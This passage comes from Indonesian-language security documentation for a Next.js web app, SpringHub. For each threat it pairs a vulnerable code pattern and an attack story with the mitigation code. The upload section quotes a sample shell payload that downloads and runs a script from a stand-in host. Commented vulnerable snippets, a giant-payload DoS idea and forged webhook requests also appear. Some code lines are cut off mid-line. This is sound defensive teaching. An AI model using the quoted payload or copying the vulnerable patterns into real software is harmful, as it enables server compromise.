if (!csrfToken || !(await verifyCsrfToken(csrfToken))) {
  return NextResponse.json({ error: "Invalid CSRF token" }, { status: 403 });
}
```

```
// app/report/[slug]/page.tsx baris 326-338 – Fetch token JUST-IN-TIME sebelum submit
formData.set("form_slug", activeForm.slug);
formData.set("_submit_time", pageLoadTime.toString());
formData.set("_website", honeypot);
formData.set("_captured_at", capturedAt);

try {
  const { token } = await fetch("/api/csrf").then(r => r.json());

  const res = await fetch("/api/reports", {
    method: "POST",
    headers: token ? { "x-csrf-token": token } : {},
    body: formData,
  });
}
```

Cerita bagaimana mitigasi menghentikan serangan: Form jahat Budi gagal di gerbang pertama. Request otomatis dari domain `evil.example` TIDAK membawa header `x-csrf-token` — header kustom tidak bisa di-set oleh form HTML (hanya JavaScript same-origin yang bisa, dan itu butuh akses ke cookie `csrf_token` yang `httpOnly` + `SameSite=Lax`). `verifyCsrfToken` menuntut DUA hal: header valid secara kriptografis (JWT HS256, 1 jam) DAN persis sama dengan cookie `csrf_token` yang dikirim browser. Form Budi gagal di langkah pertama (`!csrfToken`). Bahkan situs jahat yang mencoba menebak token tidak bisa — token adalah JWT yang ditandatangani `JWT_SECRET` rahasia, bukan nilai acak yang bisa ditebak. Pola client juga sengaja mengambil token **just-in-time** (sesi 12 Juli 2026 — token yang di-cache saat mount bisa basi saat dipakai setelah halaman lama terbuka, menyebabkan false-positive "Invalid CSRF" pada form admin); fetch ulang saat 403 juga disediakan (baris 347-354) untuk kasus token kedaluwarsa di tengah pengisian form panjang. QueueWorker offline mengecualikan diri dengan header `x-queue-worker: true` + CSRF token khusus — jalur resmi, bukan celah.

10.4 Brute Force Login — Rate Limit + Lockout + bcrypt 12 + JWT Rotation

Kode yang rentan (contoh nyata dari repo)

Pola login tanpa pertahanan adalah target paling umum di internet — dan inilah bentuknya yang naif:

```
// CONTOH POLA RENTAN – login tanpa rate limit & tanpa dummy hash
// const profile = await prisma.profile.findUnique({ where: { email } });
// if (profile && (await bcrypt.compare(password, profile.passwordHash))) {
//   // sukses – tanpa hitung kegagalan, tanpa batas percobaan
// }
```

Cerita serangan

Bot di luar sana (dengan daftar jutaan kombinasi email/password dari kebocoran data lama) menyerang `/api/auth/login` dengan 300 request per menit. Setiap percobaan memicu `bcrypt.compare` — dan karena tidak ada pembatas, server melayani semuanya. Setelah 5.000 percobaan, bot menemukan kombinasi yang cocok: seorang relawan yang memakai ulang password dari situs lain. Bot masuk, membaca nama+WA semua relawan (data sensitif), lalu menyalahgunakan akun untuk mengirim laporan palsu yang meracuni peta mata air. Bonus untuk penyerang: tanpa *dummy hash*, response "email tidak terdaftar" vs "password salah" berbeda timing — memudahkan *user enumeration*.

Mitigasi di SpringHub

```
// lib/rate-limit.ts baris 133-137 – Lockout: 5 gagal → 15 menit
// Login lockout: 5 failed attempts → lock 15 menit
export const loginLockout = createRateLimiter("login-lockout", {
  windowMs: 15 * 60_000,
  maxRequests: 5,
});
```

```

// app/api/auth/login/route.ts baris 15-70 – Dummy hash + logout + rate limit
const DUMMY_PASSWORD_HASH = "$2b$12$msG/.NLlZDcFEYRy.6i8PeweEPzX0cDd9SAqt0ydJQAmu

export async function POST(request: Request) {
  try {
    const ip = getClientIp(request);
    const ipLimiter = await authLimiter.check(`login:${ip}`);
    if (!ipLimiter.allowed) {
      return NextResponse.json(
        { error: "Terlalu banyak percobaan login. Silakan coba lagi nanti." },
        { status: 429 }
      );
    }

    const session = await getSession();
    if (session) {
      return NextResponse.json(
        { error: "Already logged in" },
        { status: 400 }
      );
    }

    const body = await request.json();
    const parsed = loginSchema.safeParse(body);

    if (!parsed.success) {
      return NextResponse.json(
        { error: parsed.error.flatten().fieldErrors },
        { status: 400 }
      );
    }

    const { email, password } = parsed.data;
    const normalizedEmail = email.toLowerCase().trim();

    const profile = await prisma.profile.findUnique({ where: { email: normalizedEmail } });

    // bcrypt.compare selalu dijalankan (hash asli atau dummy) agar timing tidak
    // membocorkan apakah email terdaftar.
    const valid = await verifyPassword(password, profile?.passwordHash ?? DUMMY_PASSWORD_HASH);

    if (!profile || !valid) {
      if (profile) {
        const lockoutCheck = await loginLockout.check(`lock:${ip}:${profile.id}`);
        if (!lockoutCheck.allowed) {
          const minutesRemaining = Math.ceil((lockoutCheck.resetAt - Date.now()) / 60000);
          return NextResponse.json(
            { error: `Akun terkunci karena terlalu banyak percobaan. Coba lagi dalam ${minutesRemaining} menit.` },
            { status: 429 }
          );
        }
      }
      return NextResponse.json(
        { error: "Email atau password salah" },
        { status: 401 }
      );
    }
  }
}

```

```

    }

    // Login berhasil – reset lockout counter
    await loginLockout.reset(`lock:${ip}:${profile.id}`);

```

```

// lib/auth.ts baris 25-34 – bcrypt 12 round
export async function hashPassword(password: string): Promise<string> {
    return bcrypt.hash(password, 12);
}

export async function verifyPassword(
    password: string,
    hash: string
): Promise<boolean> {
    return bcrypt.compare(password, hash);
}

```

```

// lib/jwt.ts baris 40-60 – Verifikasi dengan rotasi kunci
export async function verifyJwtWithRotation<T>(
    token: string,
    verifyFn: (secret: Uint8Array) => Promise<T>
): Promise<{ payload: T; keyUsed: "current" | "previous" } | null> {
    const { current, previous } = getJwtSecrets();

    try {
        const payload = await verifyFn(current);
        return { payload, keyUsed: "current" };
    } catch {
        if (previous) {
            try {
                const payload = await verifyFn(previous);
                return { payload, keyUsed: "previous" };
            } catch {
                return null;
            }
        }
        return null;
    }
}

```

Cerita bagaimana mitigasi menghentikan serangan: Bot mulai menembak login. Percobaan pertama: nginx sudah memangkas di lapisan proxy (`zone=auth rate=5r/s` , BAB 9 §9.4) — bot yang memaksa lebih dari 5 request/detik langsung dapat `503` dari nginx tanpa menyentuh Node.js. Sisa request yang lolos kena `authLimiter` Redis (20/menit/IP). Bot tetap nekad mencoba kombinasi password untuk satu akun: percobaan ke-6 kena `loginLockout` — akun terkunci 15 menit dengan pesan jelas. Saat bot berpindah ke email lain, `bcrypt.compare` dijalankan dengan hash 12 round (~100-300ms per percobaan di CPU VPS) — brute force 1 juta kombinasi berarti 1-3 juta detik CPU. Dan karena `DUMMY_PASSWORD_HASH` dipakai saat

email tidak terdaftar, timing response identik untuk email ada/tidak — bot tidak bisa membedakan; enumerasi email gagal.

Di sisi sesi: kalau pun bot berhasil menebak password, setiap token JWT punya umur 7 hari dan **session ledger** — hash token disimpan di tabel `session` dan harus ada + belum kedaluwarsa untuk diterima (`lib/auth.ts` baris 181-187). Admin bisa `deactivateUserSessions(userId)` mematikan SEMUA sesi user sekali jalan. Dan `verifyJwtWithRotation` memungkinkan rotasi `JWT_SECRET` tanpa mengusir pengguna yang sedang login (kunci lama diverifikasi sebagai `previous`) — pergantian kunci yang dicurigai bocor tidak menimbulkan badai logout massal.

10.5 Payload Raksasa — 83 Field `.max(500)` +

`client_max_body_size`

Kode yang rentan (contoh nyata dari repo)

Sebelum sesi 12 Agustus 2026, field string di `lib/forms.ts` tidak dibatasi panjangnya. Pola di bawah adalah bentuk rentannya:

```
// lib/forms.ts — VERSI LAMA: z.string().min(1, "...") tanpa .max()
// A2_nama_surveyor: z.string().min(1, "Nama surveyor wajib diisi"),
// E1_cerita: z.string().optional(), // ← bisa diisi 10 juta karakter!
```

Cerita serangan

Penyerang menulis satu script 5 baris yang mengirim `POST /api/reports` dengan field `E1_cerita` berisi string 50 MB (cukup `"A".repeat(50_000_000)`) sekaligus 1.000 field ekstra bernama `x1 .. x1000` masing-masing 100KB. Server menerima multipart raksasa, Zod mencoba mem-validasi string itu, `JSON.stringify(fieldData)` menghasilkan blob raksasa yang ditulis ke PostgreSQL — tabel `Report` membengkak, WAL membengkak, backup harian membengkak. Ulangi 100 kali sehari: disk 40GB VPS penuh dalam seminggu. Node.js juga sempat kehabisan heap saat mem-parse body — web crash, halaman mati. Dampak: DoS murah yang mematikan layanan tanpa satu pun koneksi mencurigakan di rate limiter (karena 1 request = 1 hit).

Mitigasi di SpringHub

```
// lib/forms.ts baris 223-257 – Setiap field string dibatasi .max(500), cerita 50
export const springMonitoringSchema = z.object({
  A1_tanggal: z.string().min(1, "Tanggal survei wajib diisi").max(500),
  A2_nama_surveyor: z.string().min(1, "Nama surveyor wajib diisi").max(500),
  A3_wa: z.string().min(1, "Nomor WA wajib diisi").max(500),
  A4_geotag_lat: z.string().max(500).optional(),
  A4_geotag_lng: z.string().max(500).optional(),
  A5_cek_duplikat: z.string().min(1, "Cek duplikat wajib diisi").max(500),
  A6_kode_spring: z.string().max(500).optional(),
  B1_nama: z.string().min(1, "Nama lokal mata air wajib diisi").max(500),
  B2_foto_1: z.any().optional(),
  B3_foto_2: z.any().optional(),
  B4_foto_3: z.any().optional(),
  B5_jenis: z.string().min(1, "Jenis mata air wajib diisi").max(500),
  B6_aliran: z.string().min(1, "Aliran air wajib diisi").max(500),
  B7_debit_5th: z.string().max(500).optional(),
  B8_tahun_kering: z.string().max(500).optional(),
  B9_dulu_untuk: z.string().max(500).optional(),
  C1_warna: z.string().min(1, "Warna air wajib diisi").max(500),
  C2_lahan: z.string().min(1, "Pemanfaatan lahan wajib diisi").max(500),
  C3_tutupan: z.string().min(1, "Tutupan lahan wajib diisi").max(500),
  C4_pemanfaatan: z.any().optional(),
  C5_jumlah_kk: z.string().max(500).optional(),
  C6_ancaman: z.string().min(1, "Ancaman wajib diisi").max(500),
  C7_jenis_ancaman: z.any().optional(),
  C8_sumber_info: z.string().min(1, "Sumber info wajib diisi").max(500),
  D1_ph: z.string().max(500).optional(),
  D2_suhu: z.string().max(500).optional(),
  D3_tds: z.string().max(500).optional(),
  D4_ec: z.string().max(500).optional(),
  D5_debit_liter: z.string().max(500).optional(),
  D6_debit_visual: z.string().max(500).optional(),
  E1_cerita: z.string().max(5000).optional(),
  E2_tindak_lanjut: z.string().min(1, "Tindak lanjut wajib diisi").max(500),
  E3_aksi: z.any().optional(),
});
```

```
# nginx.conf baris 18-26 – Batas body & buffer di proxy
client_body_timeout 10s;
client_header_timeout 10s;
send_timeout 10s;
keepalive_timeout 65;
keepalive_requests 100;
client_max_body_size 20M;
client_body_buffer_size 128k;
client_header_buffer_size 1k;
large_client_header_buffers 4 8k;
```

Cerita bagaimana mitigasi menghentikan serangan: Request raksasa

penyerang tidak pernah sampai ke Zod. Nginx memotong di gerbang:

`client_max_body_size 20M` → body 50MB ditolak 413 Request Entity Too Large

di lapisan proxy, sebelum satu byte pun dibaca Node.js. Untuk body yang masih lolos (misal 15MB), Zod kini menolak: field `E1_cerita` dengan

"A".repeat(50_000_000) gagal `z.string().max(5000)` → response 400 dengan `details` field error — tanpa menulis apa pun ke database. Total 83 field string dibatasi `.max(500)` (cerita/catatan 5000), termasuk field dinamis dari DB via `lib/dynamic-validation.ts` yang membangkitkan Zod schema dari definisi field — aturan panjang berlaku untuk form statis DAN form dinamis. Ditambah `large_client_header_buffers 4 8k`: request dengan 1.000 header ekstra juga ditolak. Dampak: ukuran maksimum laporan kini terkunci ~ratusan KB (foto dikirim lewat endpoint terpisah, BAB 10 §10.6), database aman dari pembengkakan.

10.6 Upload Palsu — Magic Bytes, EXIF Strip, Resize

Kode yang rentan (contoh nyata dari repo)

Pola rentan yang umum: percaya pada `file.type` / ekstensi dari client:

```
// CONTOH POLA RENTAN — percaya file.type & ekstensi
// if (file.type !== "image/jpeg") return 400;           // ← bisa dipalsukan!
// const name = file.name;                               // ← "foto.jpg" padahal
// await fs.writeFile(path.join(UPLOAD_DIR, name), buffer); // ← polyglot/executa
```

Cerita serangan

Penyerang membuka form laporan dan meng-upload file bernama `foto.jpg` — tapi isinya bukan JPEG. Karena hanya ekstensi yang dicek (atau bahkan tidak ada pengecekan sama sekali), file tersimpan di `/data/uploads/reports/`. Isi file: `#!/bin/sh\nwget -O /tmp/x http://evil/x.sh && sh /tmp/x.sh` — atau lebih halus, *polyglot* GIF-JS: header GIF valid (agar lolos sniffing) diikuti JavaScript. Jika nginx mengizinkan eksekusi (mis. salah konfigurasi alias dengan `fastcgi_pass`), atau admin keliru meng-klik file itu dari panel, shell berjalan. Varian kedua: file `.html` berisi script phishing dilayani dari domain `springhub.id` — tampak sepenuhnya sah di mata korban. Varian ketiga: EXIF foto asli mengandung koordinat GPS presisi lokasi mata air; relawan yang mengirim foto polos tanpa sadar membocorkan lokasi tepatnya ke publik.

Mitigasi di SpringHub

```

// lib/upload-photo.ts baris 20-53 – Deteksi MIME dari magic bytes, bukan nama
function detectMimeFromBuffer(buffer: Buffer): string {
  // JPEG: FF D8 FF
  if (buffer[0] === 0xff && buffer[1] === 0xd8 && buffer[2] === 0xff) return "image/jpeg";
  // PNG: 89 50 4E 47
  if (buffer[0] === 0x89 && buffer[1] === 0x50 && buffer[2] === 0x4e && buffer[3] === 0x47) return "image/png";
  // WebP: 52 49 46 46 ... 57 45 42 50
  if (buffer[0] === 0x52 && buffer[1] === 0x49 && buffer[2] === 0x46 && buffer[3] === 0x46 && buffer[4] === 0x57 && buffer[5] === 0x45 && buffer[6] === 0x42 && buffer[7] === 0x50) return "image/webp";
  // GIF: 47 49 46 38
  if (buffer[0] === 0x47 && buffer[1] === 0x49 && buffer[2] === 0x46 && buffer[3] === 0x38) return "image/gif";
  // BMP: 42 4D
  if (buffer[0] === 0x42 && buffer[1] === 0x4d) return "image/bmp";
  // Default
  return "image/jpeg";
}

export async function uploadPhoto(
  file: File,
  folder: string = "reports"
): Promise<UploadResult> {
  if (file.size > 10 * 1024 * 1024) {
    throw new Error("Ukuran foto maksimal 10MB");
  }

  const arrayBuffer = await file.arrayBuffer();
  const initialBuffer = Buffer.from(arrayBuffer);

  // Detect MIME from file bytes (more reliable than file.type on Chrome Android)
  const detectedMime = detectMimeFromBuffer(initialBuffer);
  const allowedTypes = ["image/jpeg", "image/png", "image/webp"];
  if (!allowedTypes.includes(detectedMime)) {
    throw new Error(
      `Format foto harus JPG, PNG, atau WebP (terdeteksi: ${detectedMime})`
    );
  }

  // Step 1: resize & compress
  const compressed = await sharp(initialBuffer)
    .resize(1280, 720, { fit: "inside", withoutEnlargement: true })
    .jpeg({ quality: 80, mozjpeg: true })
    .withMetadata({ exif: undefined })
    .toBuffer();

  // Step 2: add watermark
  const watermarked = await addWatermark(compressed);

  const metadata = await sharp(watermarked).metadata();

  const ext = "jpg";
  const filename = `${Date.now()}-${Math.random().toString(36).slice(2, 8)}.${ext}`;
  const storagePath = `${folder}/${filename}`;

  // Simpan ke local filesystem
  const fullDir = path.join(UPLOAD_DIR, folder);
  const fullPath = path.join(UPLOAD_DIR, storagePath);

```



```
await fs.mkdir(fullDir, { recursive: true });
await fs.writeFile(fullPath, watermarked);
```

Cerita bagaimana mitigasi menghentikan serangan: File `foto.jpg` berisi

shell script ditolak di baris `detectMimeFromBuffer` : 2 byte pertama

`#!/` bukan `FF D8` (JPEG), bukan `89 50 4E 47` (PNG), bukan `RIFF` (WebP)

— server mengembalikan error "Format foto harus JPG, PNG, atau WebP (terdeteksi: application/octet-stream)". Penyerang tidak bisa memalsukan karena magic bytes adalah ISI file, bukan metadata yang bisa diedit.

Sekalipun file lolos (JPEG asli), alur `sharp` **mendekode ulang** file:

```
.resize(1280, 720).jpeg({ quality: 80 }).withMetadata({ exif: undefined
})
```

— output adalah JPEG baru yang di-render dari piksel, bukan salinan byte.

Shell script yang diselipkan di padding JPEG tidak mungkin lolos decoder

gambar (`sharp` akan error), dan EXIF (termasuk GPS) dibuang total. Nama file

yang disimpan pun bukan nama user — `Date.now() - random.jpg` tanpa ekstensi

berbahaya. Foto di-render ulang + watermark, jadi tidak ada "foto asli"

yang bisa menyembunyikan payload. Lapisan terakhir: `nginx` melayani

`/uploads/` dengan `autoindex off` dan header `nosniff` (BAB 9 §9.4),

sehingga file tak dikenal pun tidak dieksekusi browser sebagai HTML.

10.7 Webhook Palsu/Duplikat — Constant-Time Token + Idempotency + CAS Atomic

Kode yang rentan (contoh nyata dari repo)

Webhook donasi Xendit tanpa verifikasi token adalah lubang emas:

siapa pun bisa mengirim `{"status": "PAID"}` dan server memberi poin.

```
// CONTOH POLA RENTAN – webhook tanpa token & tanpa idempotency
// const body = await request.json();
// if (body.status === "PAID") {
//   await prisma.profile.update({ where: { id: body.userId }, data: { points: {
//   }
// }
// return NextResponse.json({ success: true });
```

Cerita serangan

Penyerang membaca dokumentasi publik Xendit (format callback-nya

terdokumentasi), lalu mengirim 50 request ke

POST `https://www.springhub.id/api/donations/webhook` dengan body

`{"id": "inv_xxx", "external_id": "demo-...", "status": "PAID"}` memakai curl. Tanpa verifikasi, server menandai donasi "lunas", memberi poin donor (1 poin per Rp1.000), dan menaikkan `raisedAmount` proyek. Ulangi 1.000 kali: poin relawan meledak, angka donasi di landing page palsu, dan jika ada fitur penarikan dana — uang nyata menguap. Varian kedua: Xendit sendiri mengirim webhook duplikat (retry jaringan) → donor menerima poin 2× dan proyek menerima `raisedAmount` 2×.

Mitigasi di SpringHub

```
// app/api/donations/webhook/route.ts baris 27-44 – Token constant-time
const expectedToken = process.env.XENDIT_WEBHOOK_TOKEN;

if (!expectedToken) {
  if (process.env.NEXT_PUBLIC_STAGING === "true") {
    console.warn("XENDIT_WEBHOOK_TOKEN tidak diset – menerima webhook (staging)");
  } else {
    console.error("XENDIT_WEBHOOK_TOKEN tidak diset – menolak webhook");
    return NextResponse.json({ error: "Unauthorized" }, { status: 401 });
  }
} else {
  const token = request.headers.get("x-callback-token") || "";
  const tokenHash = createHash("sha256").update(token).digest();
  const expectedHash = createHash("sha256").update(expectedToken).digest();
  if (!timingSafeEqual(tokenHash, expectedHash)) {
    console.warn("Invalid webhook callback token");
    return NextResponse.json({ error: "Unauthorized" }, { status: 401 });
  }
}
```

```
// app/api/donations/webhook/route.ts baris 69-100 – Idempotency + CAS
// — Idempotency check —
// Xendit may send duplicate webhooks. Check if already processed.
const existing = await prisma.donation.findFirst({
  where: { external_id
    ? { OR: [{ invoiceId: id || "" }, { externalId: external_id }] }
    : { invoiceId: id },
  select: { id: true, status: true, projectId: true, amountIdr: true, userId:
  });

if (!existing) {
  return NextResponse.json({ error: "Donation not found" }, { status: 404 });
}

// If already paid, skip (idempotent)
if (existing.status === "paid") {
  return NextResponse.json({ success: true, status: "already_processed" });
}

// — Atomic compare-and-set: only one concurrent webhook wins —
const claimed = await prisma.$transaction(async (tx) => {
  const cas = await tx.donation.updateMany({
    where: {
      id: existing.id,
      status: localStatus === "paid" ? { not: "paid" } : "pending",
    },
    data: {
      status: localStatus as DonationStatus,
      paidAt: paid_at ? new Date(paid_at) : localStatus === "paid" ? new Date
    },
  });
});

if (cas.count !== 1) return false;
```

Cerita bagaimana mitigasi menghentikan serangan: Request palsu penyerang tiba. `timingSafeEqual` membandingkan hash SHA-256 token request dengan hash token env — perbandingan berjalan dalam waktu konstan (tidak ada short-circuit saat byte pertama beda), jadi penyerang tidak bisa menebak token lewat *timing attack*. Token salah → 401 di baris pertama. Token tidak diset di produksi → webhook **ditolak mentah** (fail-closed), bukan diterima. Hanya staging yang menerima tanpa token (log-only, untuk tes).

Kalau pun token bocor, dua lapisan berikut menjaga uang: (1) **Idempotency check** — donasi yang sudah `paid` di-skip dengan `already_processed`; (2) **atomic compare-and-set** — `updateMany` dengan `where: { id, status: { not: "paid" } }` berjalan di dalam transaksi; `cas.count !== 1` berarti webhook duplikat yang datang bersamaan (race condition) KALAH — hanya satu yang menang, sisanya dapat `already_processed`. Poin dan `raisedAmount` di-increment tepat satu kali. Catatan log juga aman: hanya

`{ id, external_id, status }` yang dicatat — tanpa data PII donor (keputusan sesi 1 Juli 2026: "no PII in webhook logs").

10.8 Spam Form — Honeypot + Time Gate + Rate Limit + Batas Guest

Kode yang rentan (contoh nyata dari repo)

Form publik tanpa anti-spam akan dibanjiri bot dalam hitungan jam:

```
// CONTOH POLA RENTAN – form terbuka, tanpa honeypot/time gate/limit
// export async function POST(request: Request) {
//   const formData = await request.formData();
//   await prisma.report.create({ data: { fieldData: JSON.stringify(Object.fromEntries(formData.entries())) });
//   return NextResponse.json({ success: true });
// }
```

Cerita serangan

Bot spam (mis. botnik yang menyewa 1.000 IP) menemukan endpoint `POST /api/reports` dan mulai menembak 100 request/menit dari IP bergilir: field diisi teks promosi judi online, foto diisi file kosong 1 byte. Setiap request lolos → laporan palsu masuk antrean review admin. Dalam 3 hari, ribuan laporan sampah: daftar review admin penuh, laporan relawan asli tenggelam, dan (lebih buruk) laporan palsu dengan koordinat acak mulai muncul di peta publik setelah admin yang kewalahan meng-approve massal. Data ilmiah SpringHub — yang jadi bahan penelitian konservasi — tercemar.

Mitigasi di SpringHub

Empat lapisan berurutan di `app/api/reports/route.ts`:

```

// app/api/reports/route.ts baris 14-36 – CSRF + rate limit berbasis identitas
import { apiLimiter } from "@lib/rate-limit";
const GUEST_DAILY_LIMIT = 5; // guest only – volunteer & admin unlimited

export async function POST(request: Request) {
  try {
    // CSRF check – berlaku untuk semua client tanpa terkecuali
    const csrfToken = request.headers.get("x-csrf-token");
    if (!csrfToken || !(await verifyCsrfToken(csrfToken))) {
      return NextResponse.json({ error: "Invalid CSRF token" }, { status: 403 });
    }

    const session = await getSession();
    const guestId = getGuestId();
    const rateKey = session?.userId ?? guestId;

    // Rate limit check
    const limitResult = await apiLimiter.check(`report:${rateKey}`);
    if (!limitResult.allowed) {
      return NextResponse.json(
        { error: "Terlalu banyak permintaan. Silakan coba lagi nanti." },
        { status: 429 }
      );
    }
  }
}

```

```

// app/api/reports/route.ts baris 59-80 – Time gate (<3 detik) + honeypot
// --- Anti-spam: Time Gate ---
// If form was submitted too fast (<3 seconds from page load), reject
const submitTime = formData.get("_submit_time") as string;
if (submitTime) {
  const parsedTime = parseInt(submitTime, 10);
  if (!isNaN(parsedTime)) {
    const elapsed = Date.now() - parsedTime;
    if (elapsed < 3000) {
      return NextResponse.json(
        { error: "Terlalu cepat. Silakan isi formulir dengan benar." },
        { status: 429 }
      );
    }
  }
}

// --- Anti-spam: Honeypot ---
const honeypot = formData.get("_website") as string;
if (honeypot) {
  // Bot filled the hidden field – silently accept but don't save
  return NextResponse.json({ success: true, honeypot: true });
}

```

```
// app/report/[slug]/page.tsx baris 545-568 – Field honeypot tersembunyi dari manusia
{/* Honeypot */}
<div style={{ position: "absolute", left: "-9999px", opacity: 0, height: 0}}>
  <label htmlFor="_website">{t("form.honeypot")}</label>
  <input
    id="_website"
    name="_website"
    type="text"
    value={honeypot}
    onChange={e => setHoneypot(e.target.value)}
    tabIndex=-1
    autoComplete="off"
  />
</div>
```

```
// app/api/reports/route.ts baris 219-239 – Batas harian guest 5 laporan
// Daily limit: guest max 5/hari, volunteer & admin unlimited
const today = new Date();
today.setHours(0, 0, 0, 0);
const tomorrow = new Date(today);
tomorrow.setDate(tomorrow.getDate() + 1);

if (!session?.userId && guestId) {
  const todayCount = await prisma.report.count({
    where: {
      guestId: guestId,
      userId: null,
      createdAt: { gte: today, lt: tomorrow },
    },
  });
  if (todayCount >= GUEST_DAILY_LIMIT) {
    return NextResponse.json(
      { error: "Batas laporan harian (5) untuk guest tercapai. Daftar jadi volunteer",
        status: 429 }
    );
  }
}
```

Cerita bagaimana mitigasi menghentikan serangan: Bot menembak endpoint.

Lapisan 1 — CSRF: bot tanpa token JWT valid ditolak 403 (hanya bot yang repot membuka halaman dulu yang bisa lanjut). Lapisan 2 — time gate: formulir yang dikirim <3 detik setelah halaman dimuat ditolak 429; bot yang mengirim request instan langsung tersaring (manusia butuh minimal beberapa detik membaca form). Lapisan 3 — honeypot: field `_website` tersembunyi dari manusia (digeser -9999px, `aria-hidden`, `tabIndex=-1`) tapi bot yang mengisi SEMUA input akan mengisinya juga → server menerima "sukses" PALSU tanpa menyimpan apa pun; bot tidak tahu laporannya dibuang karena response-nya sukses. Lapisan 4 — identitas: setiap guest punya cookie `guest_session_id` (httpOnly, 7 hari) dengan kuota **5 laporan/hari**; volunteer yang sudah mendaftar tidak terbatas (insentif daftar). Plus

nginx `zone=report rate=1r/s` dan `apiLimiter` Redis 60/menit per identitas. Bot dengan 1.000 IP memang bisa mengelak IP-based limit, tapi setiap IP harus melewati CSRF + time gate + honeypot, dan laporan bot tetap harus melewati review admin (status `pending`) sebelum tampil publik — biaya spam jauh lebih mahal daripada manfaatnya.

10.9 Privacy Koordinat — Snap 5km ke Protection Grid

Kode yang rentan (contoh nyata dari repo)

Pola rentan: mengirim koordinat presisi ke publik:

```
// CONTOH POLA RENTAN – koordinat presisi dikirim ke client publik
// return NextResponse.json({ reports: reports.map(r => ({ lat: r.preciseLat, lng
```

Cerita serangan

Seorang *spring hunter* (pemburu mata air untuk eksploitasi air tanah atau menjual data lokasi) membuka peta SpringHub dan men-download daftar laporan via API publik. Setiap laporan membawa `preciseLat / preciseLng` — koordinat presisi meteran. Dalam satu sore, ia punya peta lengkap ratusan mata air di Jawa Barat, lengkap dengan nama desa dan foto. Ia menjual paket data itu ke perusahaan air kemasan yang mencari sumber air baru — atau langsung datang ke lokasi, mengebor, dan menguras mata air yang selama bertahun-tahun dijaga komunitas. Koordinat presisi juga membuka lokasi bagi pencuri aset desa dan merusak situs konservasi.

Mitigasi di SpringHub

```

// lib/geo.ts baris 7-47 – Grid 5km + fungsi tampilan per role
// 1° latitude ≈ 111 km. 5 km ≈ 0.045°. We use the same step for longitude;
// at Indonesia's latitudes (~-6° to -8°), the east-west distortion is < 1 %.
export const PROTECTION_GRID_DEG = 0.045; // ~5 km
export const PROTECTION_RADIUS_KM = 5;

export type LatLng = { lat: number; lng: number };

/** Snap a precise location to the centre of its 5 km protection cell. */
export function snapToProtectionGrid({ lat, lng }: LatLng): LatLng {
  return {
    lat: Math.round(lat / PROTECTION_GRID_DEG) * PROTECTION_GRID_DEG,
    lng: Math.round(lng / PROTECTION_GRID_DEG) * PROTECTION_GRID_DEG,
  };
}

/** Haversine distance in km between two points. */
export function distanceKm(a: LatLng, b: LatLng): number {
  const R = 6371;
  const toRad = (d: number) => (d * Math.PI) / 180;
  const dLat = toRad(b.lat - a.lat);
  const dLng = toRad(b.lng - a.lng);
  const sinDLat = Math.sin(dLat / 2);
  const sinDLng = Math.sin(dLng / 2);
  const h =
    sinDLat * sinDLat +
    Math.cos(toRad(a.lat)) * Math.cos(toRad(b.lat)) * sinDLng * sinDLng;
  return 2 * R * Math.asin(Math.sqrt(h));
}

/**
 * Choose what to display based on the viewer's clearance.
 * - "public" / "volunteer": always snapped
 * - "admin": precise coords
 */
export function visibleLocation(
  precise: LatLng,
  role: "public" | "volunteer" | "admin"
): LatLng {
  if (role === "admin") return precise;
  return snapToProtectionGrid(precise);
}

```



```
// app/api/reports/route.ts baris 138-151 – Snap DILAKUKAN DI SERVER saat simpan
// Snap location to 5km protection grid (hanya untuk form yang terkait spring)
let snappedLat: number | null = null;
let snappedLng: number | null = null;
const protectForm = formSlug === "spring-monitoring" || formSlug === "spring-
if (preciseLat !== null && preciseLng !== null) {
  if (protectForm) {
    const snapped = snapToProtectionGrid({ lat: preciseLat, lng: preciseLng }
    snappedLat = snapped.lat;
    snappedLng = snapped.lng;
  } else {
    snappedLat = preciseLat;
    snappedLng = preciseLng;
  }
}
```

```
// app/api/reports/route.ts baris 443-455 – API publik HANYA mengirim snapped
select: {
  id: true,
  formSlug: true,
  status: true,
  snappedLat: true,
  snappedLng: true,
  springId: true,
  createdAt: true,
  featuredPhotoId: true,
  photos: {
    select: { id: true, storagePath: true },
    take: 1,
    orderBy: { createdAt: "desc" },
  },
  user: {
    select: { username: true, region: true },
  },
},
```

Cerita bagaimana mitigasi menghentikan serangan: Pemburu mata air itu men-download daftar laporan — dan hanya menemukan `snappedLat / snappedLng`. `preciseLat / preciseLng` memang disimpan (untuk admin), tapi **tidak pernah dipilih** di query publik: `select` hanya memuat `snappedLat/snappedLng`. Nilai `snapped` dihitung server-side saat laporan dibuat: `Math.round(lat / 0.045) * 0.045` — semua mata air dalam sel ~5km terlihat di koordinat PUSAT SEL yang sama. Dua mata air berjarak 2 km tampak identik di peta publik; pemburu tidak bisa membedakan lokasi mana yang mana — akurasi publik $\pm 2,5$ km dari titik sebenarnya, terlalu kasar untuk dieksploitasi tapi cukup untuk menampilkan distribusi konservasi. `visibleLocation()` menegaskan aturan: hanya role `admin` yang mendapat koordinat presisi; volunteer pun hanya melihat `snapped` (kebijakan privacy diputuskan di sesi 15 Mei 2026: "RLS-first, data sensitif tidak pernah

dikirim ke frontend"). Foto yang di-upload pun sudah di-strip EXIF-nya (§10.6) — tidak ada GPS tersembunyi di metadata gambar.

10.10 Seed Destruktif — Pengaman DB Kosong +

SEED_FORCE

Kode yang rentan (contoh nyata dari repo)

`prisma/seed.ts` secara alami destruktif — ini TEMUAN KRITIS sesi 12 Agustus 2026: versi lama menjalankan `deleteMany` seluruh tabel tanpa pengaman apa pun:

```
// prisma/seed.ts – VERSI LAMA (sebelum pengaman): hapus SEMUA data tanpa bertanya
// await prisma.trackingPoint.deleteMany();
// await prisma.offlineSession.deleteMany();
// await prisma.comment.deleteMany();
// ...
// await prisma.profile.deleteMany();
// console.log("✅ Cleaned existing data\n");
```

Cerita serangan

Ini bukan serangan dari luar, tapi *self-inflicted wound* yang sama mematikannya: seorang developer (atau pipeline CI yang salah konfigurasi) menjalankan `npx prisma db seed` — atau `prisma migrate reset` yang memicu seed — terhadap database produksi yang berisi 2 tahun data lapangan masyarakat. Tanpa pengaman, 16 tabel dihapus berantai: profil pengguna, laporan, poin, donasi, proyek, kursus. Backup terakhir? Jam 3 pagi tadi — 12 jam data hilang. Yang lebih buruk: perintah ini bisa masuk cron/script deploy secara tidak sengaja dan "sukses" tanpa satu pun peringatan.

Mitigasi di SpringHub

```
// prisma/seed.ts baris 19-44 – Pengaman: hanya jalan di DB kosong, atau SEED_FORCE=1
// — Pengaman: JANGAN pernah hapus data tanpa sengaja —
